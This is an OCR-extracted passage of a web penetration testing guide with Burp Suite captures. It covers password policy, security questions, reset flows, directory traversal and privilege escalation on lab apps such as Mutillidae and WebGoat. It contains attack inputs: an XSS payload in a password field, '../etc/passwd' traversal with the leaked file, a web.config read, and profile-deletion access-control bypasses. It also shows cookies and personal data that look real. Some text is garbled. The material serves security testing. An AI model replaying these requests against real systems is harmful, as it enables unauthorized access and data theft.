fb_sessiontraffic=S_TOUCH=12/18/2017*2008:13:14.076&pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2&V_DATE=12/18/2017*2001:13:03.3854pc=3;
pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2; __CT_Data=gpv=l&cp=tld&dm=godaddy.com&apv_3_vvv23=l&cpv_3_vvv23=1;
ctm={ 'pgv': '2667113499380231|'vst': '086755926481224|'vstr': '7440885881316831|'intr': '1513585065441|'v': '1}; WRIgnore=true;
tcc_refer=refer_e_id=sso.account%252fcreate.create_form.sso.create_account.button.click&refer_corrid=1864856680
Connection: close

{"create_username": "abhyuday.latrell@affricca.com", "create_email": "abhyuday.latrell@affricca.com", "create_password": "hovaten@lH", "creat
e_pin": "2134", "plid": "1", "session_id": "4c4f3afa-e3cb-11e7-b777-fal63e37851d", "captcha_code": "", "captcha_ch": ""}

```

Try to Bypass client side



Raw	Params	Headers	Hex	ViewState
<pre> POST /login.aspx HTTP/1.1 Host: aspdotnetapp.infosecaddicta.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://aspdotnetapp.infosecaddicta.com/login.aspx Content-Type: application/x-www-form-urlencoded Content-Length: 687 Connection: close Cookie: __cfduid=dc6029645e59a793949b3b819dae03f6e1564954288; __ga=GAL.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af; __taawkuuid=ei:infosecaddicta.com:AptkfxgPP6GWh88K8Tg88wvukfPHuRU+589K8td825woontPQ+agNYERx4cBhX//:2; __atripe_mid=b53f895b-625c-4a04-8fe8-075c7bba47cf; __fbp=fb.1.1564955159850.417041806; __gid=GAL.2.1229647954.1565405500; __aac=bt0c442d516c7970cc2e47282e13 Upgrade-Insecure-Request: 1 __EVENTTARGET=& __EVENTARGUMENT=& __VIEWSTATE=%2FwEPDwULETEXNDKwKzAwOTIP8BYCSg9kFgICAw9kFgYCBw8PFGIeB1spc2libGV08GQCCw8PFGIeAGhksAIBDxYGHg1pbm5lcmh0bWwPdldlbnVvRWUg83Vlc3QgINQYAU eX19db250cm9sac1Jl0cXVp0mVQb3N0QmFja0tleV9fFgQPDmN0bDwJGU1U2VhcmNoBRRRjDQwWCRpYlNlYXJjaERPTUhtUURy3RANdAKaWJOSXdzRWlhaWwPZWNOBdAwJENvbnRlbnRQbGFjYUhuVGRlcjEkaWJkb2dpcps%2BJRpvG1 pm8k86SadOo%2FHVjGZnu6K54b%2F8RfBmx5te __VIEWSTATEGENERATOR=C2EE9AEB&ct100%24txtSearch=ct100%24txtSearchDONXSS=ct100%24dd1AdvSearch=Titl&ct100%24txtNewsEmail=ct100%24Content Placeholder1%24txtUser=1234&ct100%24ContentPlaceholder1%24txtPass=1234&ct100%24ContentPlaceholder1%24ibLogin.x=21&ct100%24ContentPlaceholder1%24ibLogin.y=15 </pre>				

Raw Params Headers Hex ViewState

```
POST /login.aspx HTTP/1.1
Host: aapdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://aapdotnetapp.infosecaddicts.com/login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 687
Connection: close
Cookie: __ofdid=dc6029645e59a793949b9b919dae03f6e1564954288; __ga=gal.2.781573113.1564954291; __aac=4e20d75b16c5e998ea195blalaf;
__taskuid=a::infosecaddicts.com:ApekfxgFFGWh98k898wvkfPHRU+589k8td825wcntfQ+agNEMKcBhx//:::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
__fbp=fb.1.1564955153850.417041806; __gid=gal.2.1223647954.1565405500; __aac=b7c442d516c7970cc2e47282a13
Upgrade-Insecure-Requests: 1

__EVENTTARGET=6 __EVENTARGUMENT=6 __VIEWSTATE=%2FwEPDwU LLTEwNDKwNzAwOTIP8BYC8g9kFgICAw9kFgYCBw8PFgIeB1Sp21ibGVoSQQCcwSPFgIfAGhk8AibDxYCHglpbm51cmh0bWFDld1bGNvbWUg83Vlc3QgIWR5YAU
x19Bz250cm9ae1JlcXVpbnVz3nQmFja0tleV9fPqQFomN0BDAwG1Iu2VhcmNoBKRjdQwMCkRy1N1YXUjAERPFVhUwURy3RaMDAKaWJOSkdzRWlhaWwFIRNOBDAwJEwbnRlbnRQbGFpJGUhvbGRlcjEkaW93b2dpcgs%2BJRpvGl
gm8K8eWadoc%2PwJdzxU6S4%2kRkbn5t4 __VIEWSTATEGENERATOR=c2E3A8BMc100%24txtSearch=ct100%24txtSearchDOWSS=ct100%24ddlAdvSearchSt11%ct100%24txtNewsEmail=ct100%24Content
PlaceHolder1%24txtHair1234%ct100%24ContentPlaceHolder1%24txtPass=1234%ct100%24ContentPlaceHolder1%24ibLogin.x=21%ct100%24ContentPlaceHolder1%24ibLogin.y=15
```

- Generate commonly password file and try to login to make sure website ban commonly password

Request		Response	
Raw	Params	Headers	Hex
<pre>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0 Accept: application/json, text/plain, */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://violympic.vn/register Content-Type: application/json;charset=utf-8 X-TS-AJAX-Request: true Content-Length: 382 Cookie: lang=vi-VN; sac=0657ffa9-eb0c-4751-8d73-96911a80ba0d; TS01cf5343=01c5dae002e3f9390d5e4556ca7e808f5e54103d0e2467653d8aac4bd4bc7c8517cea799aaecb699dba2bd9; _ga=GA1.2.567231181.1515991182; _gid=GA1.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=151. connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUIwcuhhU0VZBARSi4%2BL0v3T%2B18%2Ft0s Connection: close {"userType":"STUDENT","lastName":"lãng và ","firstName":"nhãng","username":"nhangvalang","password":"P@ssw0rd","passwordConfirm":"P@ssw0rd",</pre>			

```

Request  Response
-----
Raw  Headers  Hex
-----
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Origin, Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Length: 3484
ETag: W/"d9c-4009cqlJH99MRHH0B/xRtUBTZyo"
set-cookie: connect.sid=s%3APsCKVTJ315bLC6HS_3e3NK25YT2afTgs.SdjBteV33DYUUIHwcuhhUOVZBARS1442BL0v3T42B1842Fc0s; Path=/; Expires=Tue, 15 Jan 2019 06:32:1
Date: Mon, 15 Jan 2018 06:32:19 GMT
Connection: close
Set-Cookie:
TS01cf5343=01c5dae002e3f9390d5e4556ca7e808f5e54103d0e2467653d8aac4bd4bc7c8517cea799aaecb699dba2bd459f473e405b5e8810edb9172c5f9de0b9e268e6716a73b4d083ea7
{"user":{"username":"nhangvalang","birthday":"2005-12-14T00:00:00.000Z","firstName":"nhàng","lastName":"làng và","fullName":"làng và nhàng","email":"langvanhang@gmail.com","phoneNumber":"01688456252","userType":"STUDENT","agree":true,"password":"P@ssw0rd","passwordConfirm":"P@ssw0rd",

```

If password not comply policy password, make sure error message will be show to user

Đăng ký tài khoản mới

Thông tin cá nhân*

làng và nhàng

Họ, tên đệm chỉ có thể là các ký tự a-z, A-Z và khoảng trắng

Tài khoản*

langvanhang

Tên đăng nhập phải lớn hơn 6 ký tự, chỉ chứa các ký tự a-z, các chữ số 0-9 và dấu _.

••• •••

Mật khẩu tối thiểu 6 chữ số

Mật khẩu phải có ít nhất 6 ký tự bao gồm chữ cái hoặc số và các ký tự đặc biệt

Check for password hint

Login

Password

You can use any of the following accounts for this test system.

foo : foo
sue : sue
bob : bob

- List all forbidden characters such as: < > / + ... and make sure they are not used in password

```

Request  Response
-----
Raw  Params  Headers  Hex
-----
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json; charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 398
Cookie: lang=vi-VN; sac=8e57ffa5-eb0c-4751-8d73-9e911a80ba0d;
TS01cf5343=01c5dae002c0f2bbbd00f114b481f740683affc46737bdaae09a4267756ba06ed6a181c f34b528227e3b346518e3138b159bb737c337533e1e74dd53db404a5f993a5113846983f7c20c
_ga=GAL.2.567231181.1515991182; _gid=GAL.2.2101925563.1515991182; __gads=ID=abda08cfd8a9ba67:T=1515991183:S=ALNI_M2xQ4BuWnrawvdiPnaUvYbLfc0c7A;
connect.sid=s%3APsCKVTJ315bLC6HS_3e3NK25YT2afTgs.SdjBteV33DYUUIHwcuhhUOVZBARS1442BL0v3T42B1842Fc0s
Connection: close

{"userType":"STUDENT","password":"<script>alert(1)</script>","lastName":"tét","firstName":"tét","username":"script","passwordConfirm":"<script>alert(1)</script>"}

```

```
Request  Response
Raw  Headers  Hex
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Pragma: no-cache
X-TS-BP-Action: 2
Content-Type: text/html; charset=utf-8
Content-Length: 111

The requested URL was rejected. Please consult with your administrator. Your support ID is: 9313826866774079780
```

Make sure password does not same username

Login
Password

You can use any of the following accounts for this test system.
foo : foo
sue : sue
bob : bob

8. Testing for weak security Question/Answer

How to test:

Make sure no shared knowlegde secret question

Create your EA Account

Public ID Claim your unique display name. This will be your public identity across EA games and sites.

Password Your password must be 8 - 16 characters, and include at least one lowercase letter, one uppercase letter, and a number.

Confirm Password

Security Question

Choose a question

- What was your first girlfriend or boyfriend's name?
- What was the name of your childhood best friend?
- What was the make and model of your first car?
- What was your dream job as a kid?
- What is the name of your favorite cartoon?
- vietnam

9. Testing for weak password change or reset function

Test objectives

- ❑ Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.
- ❑ Determine the resistance of the passwords reset functionality against guessing or bypassing

How to Test

- ❑ If users, other than administrators, can change or reset passwords for accounts other than their own.
- ❑ If users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
- ❑ If the password change or reset process is vulnerable to CSRF.

Authorization Testing


1. Testing Directory traversal / file include

During an assessment, to discover path traversal and file include flaws, testers need to perform two different stages:


- Input Vectors Enumeration
- Testing Techniques

Example:

- In Window IIS



```
694 https://epaymentesting.nashtec... GET /request/GetFileByFileName?path=c1b3... 200 10990 XML 192.168.195.15
Request Response
Raw Params Headers Hex
GET /request/GetFileByFileName?path=c1b3... Web.config?ntAccount=CHAULAN HTTP/1.1
Host: epaymentesting.nashtechglobal.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: RequestVerificationToken=c1c5dgaUSFd5a2fWf-3CYh1TWqpglW0JVSQdztVzmWpbjN8h1CchDov_ZmlNat2CHFCgkL6UQgeF0Yk8Y02FEspStj39FF14AVUu01;
.ASPXAUTH=4FC2C3A90B1380E813FCFC20781BBA3E3C9CAFA47D64DC7DB46979C308178E16F44766CA33D51FC5D409563E50BFD439FF657BDA1417C0D4851195D139728AC70C81CBFC25CF731FF7BEB41B0AF42EE7CC854992CIA977
850CFAR0E8FD8C397F6C0376731ASDFB7B92400AA1995D01AC3AB593EA7DA4D69848071CAB8682771CDC5C45D058AC7B708604FDD577C3BEC06C1CC94FC956F96AF6022C2C445C3DB2R99CBFB8881D86D47B5AC3783CBB19D31773DCA
101C1A8FFA3C65D1C05D3FAE1E41B9FD8CD96BF174AD6CF2CA6CD0CC8E54510F16C3DA01B2AAC41D4F6FD383F93BB7C262D0D67C2F664DD8E3695D737085DCFD56C8F07C3DC83065C41DC9CDB5C93CFDFFF3D1F0A4803FEC81D21799
B3507848516C0368EE2BC1590785A054A3D8F9939F8DFC4DCFF99B37DAD4F617801958C71FFD5C2E18CA381A345D0C84C1A98AC099FC8EAD58F3CF2CC6F414D0B8E8133BC094B93C9F8AD09840567D4133F76B00081A84D58405C85
05A3DE5F491773D2C1398A0C43A8KAC0FB99DF4C476FBA98E00FF2555B5483FPA7C0130D080CFEB85A8A748E8D6C56446C4183C09345B87D824862956AC11E6F033F050141454BF330909592AC0B2B95657C0A10E760367D4
02BD82CF51A809DA652K5C0C89F16ADC87CD3F7CFC47AC16A1A5CA7DB334AC9CA56B96A34C78E9BF769SKD780F1DC8CF808FCEB798847481C850C32F77CD634938DC121397341B1486C938C8B0079C8437006971C29500C5A473A6
7DAD46ACBA11801741C03AC28437C95D4A152D16B3B63B7DC83CC41DE1C3E7A898650CBB5B9E7FD1C6C13B4BCFB634ECAF34C74AC84B05052B52F4FBAAA57C57AD8D808CE16A48F5676C8D4A3CF174E211A864A1286C0D3E754338C
Connection: close
Upgrade-Insecure-Requests: 1
```



- In Linux Apache

781 http://192.168.222.136 GET /mutillidae/index.php?page=../../../../../../../../etc/passwd HTTP/1.1 ✓ 200 44096 HTML php 192.168.222.136

Request Response

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=../../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: showhints=1; dbx-postmeta=grahit=0-1-2-3-4-5-6-&advancedstuff=0-1-2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=196r69a0pvr543qp07e5mad9p3; Server=b3dnc3BidCE=
Connection: close
Upgrade-Insecure-Requests: 1
  
```

192.168.222.136/mutillidae/index.php?page=../../../../../../../../etc/passwd

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh syslog:x:101:102:/home/syslog:/bin/false klog:x:102:103:/home/klog:/bin/false mysql:x:103:105:MySQL Server,,:/var/lib/mysql:/bin/false landscape:x:104:122:/var/lib/landscape:/bin/false sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114:/var/run/dbus:/bin/false tomcat6:x:108:115:/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,:/var/run/pulse:/bin/false postfix:x:112:123:/var/spool/postfix:/bin/false
  
```

2. Testing for Privilege Escalation


Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, a such elevation or changes should have been prevented by the application. This is

usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer system administrator.

How to Test

- Testing for role/privilege manipulation

Test Example





Goat Hills Financial Human Resources

Welcome Back John - Staff Listing Page

Select from the list below

- Larry Stooge (employee)
- Moe Stooge (manager)
- Curly Stooge (employee)
- Eric Walker (employee)
- Tom Cat (employee)
- Jerry Mouse (hr)
- David Giambi (manager)
- Bruce McGuirre (employee)
- Sean Livingston (employee)
- Joanne McDougal (hr)
- John Wayne (admin)

SearchStaff

ViewProfile

CreateProfile

DeleteProfile

Logout

Solution Videos

Stage 1

Bypass Presentational Layer Access Control. As regular employee 'Tom', exploit weak access control to Staff List page. Verify that Tom's profile can be deleted. The given names in lowercase (e.g. the password for Tom Cat



Goat Hills Financial Human Resources

Welcome Back John - Staff Listing Page

Select from the list below

- Larry Stooge (employee)
- Moe Stooge (manager)
- Curly Stooge (employee)
- Eric Walker (employee)
- Tom Cat (employee)
- Jerry Mouse (hr)
- David Giambi (manager)
- Bruce McGuirre (employee)
- Sean Livingston (employee)
- Joanne McDougal (hr)
- John Wayne (admin)

SearchStaff

ViewProfile

CreateProfile

DeleteProfile

Logout

Burp Intruder Repeater Window Help

Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	S
2607	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2608	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			3
2613	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js			3
2614	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js			3
2626	http://192.168.222.136	GET	/WebGoat/images/menu_images/1x1_0...			4
2636	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200	✓		2
2640	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2642	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js			3

Request Response

Raw Params Headers Hex

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=4fm02frqqdmi6lso7o22gmhk0;
Server=b3dnc3Bid2E; JSESSIONID=E151225304320R6FA9AA1F46E2DCB998
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
employee_id=111&action=DeleteProfile
```

3043	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200	✓	✓	200	33531	HTML		LAB: Role Based Acces...
3046	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			304	230	script	js	
3048	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			304	229	script	js	
3049	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js			304	230	script	js	
3050	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js			304	229	script	js	
3051	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js			304	230	script	js	
3064	http://192.168.222.136	GET	/WebGoat/images/menu_images/tx1_o...			404	1368	HTML	gif	Apache Tomcat/6.0.24 - ...

```

Original request Edited request Response
Raw Params Headers Hex
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=4fa02ftrqqdai6lso7o22gmhb0; Server=b3dhc3Bid2E=; JSESSIONID=E15122530432086FA9A1F46E2D2B990
Authorization: Basic dVlZ29hdDp3ZWNjb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=102&action=EditProfile

```

3043	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200	✓	✓	200	33531	HTML		LAB: Role Based Acces...
3046	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			304	230	script	js	

```

Original request Edited request Response
Raw Params Headers Hex
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=4fa02ftrqqdai6lso7o22gmhb0; Server=b3dhc3Bid2E=; JSESSIONID=E15122530432086FA9A1F46E2D2B990
Authorization: Basic dVlZ29hdDp3ZWNjb2F0
Connection: close
Upgrade-Insecure-Requests: 1

employee_id=102&action=DeleteProfile

```

3043	http://192.168.222.136	POST	/WebGoat/attack?Screen=65&menu=200	✓	✓	200	33531	HTML		LAB: Role Based Acces...
3046	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			304	230	script	js	

```

Original request Edited request Response
Raw Headers Hex HTML Render
Stage 2: Add Business Layer Access Control.<br><br /><b style="color:blue"> THIS LESSON ONLY WORKS WITH THE DE
/>Implement a fix to deny unauthorized access to the Delete function. To do this, you will have to alter the WebGoat code. Once you have done
DeleteProfile functionality is properly denied.</div>
<div id="message" class="info"><BR> * You have completed Stage 1: Bypass Business Layer Access Control.<BR> *
Control</div>

```

3. Testing for Insecure Direct Object References

Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

